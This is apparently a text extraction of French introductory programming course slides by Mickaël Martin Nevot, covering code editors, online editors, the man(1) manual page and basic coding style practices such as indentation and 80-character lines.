


XEmacs




XEmacs

Editeurs en ligne

The logo for CodeShare, featuring a stylized 'X' symbol composed of four overlapping circles in shades of blue and white, followed by the text 'CodeShare' in a bold, sans-serif font.

<https://repl.it/@DiveenSypher/Test#main.sh>



<https://codeshare.io/>

Environnement hostile



Architecture ou OS non choisi

Editeurs de code source imposé

...

Man

```

MAN(1)                                Manual pager utils                                MAN(1)

NAME
    man - an interface to the on-line reference manuals

SYNOPSIS
    man [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L locale] [-m
    system[,...]] [-M path] [-S list] [-e extension] [-i|-I] [--regex|--wildcard]
    [--names-only] [-a] [-u] [--no-subpages] [-P pager] [-r prompt] [-7] [-E encod-
    ing] [--no-hyphenation] [--no-justification] [-p string] [-t] [-T[device]]
    [-H[browser]] [-X[dpi]] [-Z] [[section] page ...] ...
    man -k [apropos options] regexp ...
    man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
    man -f [whatis options] page ...
    man -l [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L locale]
    [-P pager] [-r prompt] [-7] [-E encoding] [-p string] [-t] [-T[device]]
    [-H[browser]] [-X[dpi]] [-Z] file ...
    man -w|-W [-C file] [-d] [-D] page ...
    man -c [-C file] [-d] [-D] page ...
    man [-?V]


DESCRIPTION
    man is the system's manual pager. Each page argument given to man is normally
    the name of a program, utility or function. The manual page associated with
    each of these arguments is then found and displayed. A section, if provided,
    will direct man to look only in that section of the manual. The default action
    is to search in all of the available sections following a pre-defined order ("1
    n l 8 3 0 2 5 4 9 6 7" by default, unless overridden by the SECTION directive
    in /etc/man-db.conf), and to show only the first page found, even if page
    exists in several sections.

    The table below shows the section numbers of the manual followed by the types
    of pages they contain.

    1 Executable programs or shell commands
    Manual page man(1) line 1 (press h for help or q to quit)
  
```



Bonnes pratiques



+ Indentation

+ 80 caractères par ligne



Quand vous relisez votre propre code source

Sensibilité à la casse

80 caractères : tailles des premiers terminaux physiques (avec 24 lignes)



Crédits

Auteur

Mickaël Martin Nevot

mmartin.nevot@gmail.com



Carte de visite électronique

Relecteurs

Cours en ligne sur : www.mickael-martin-nevot.com

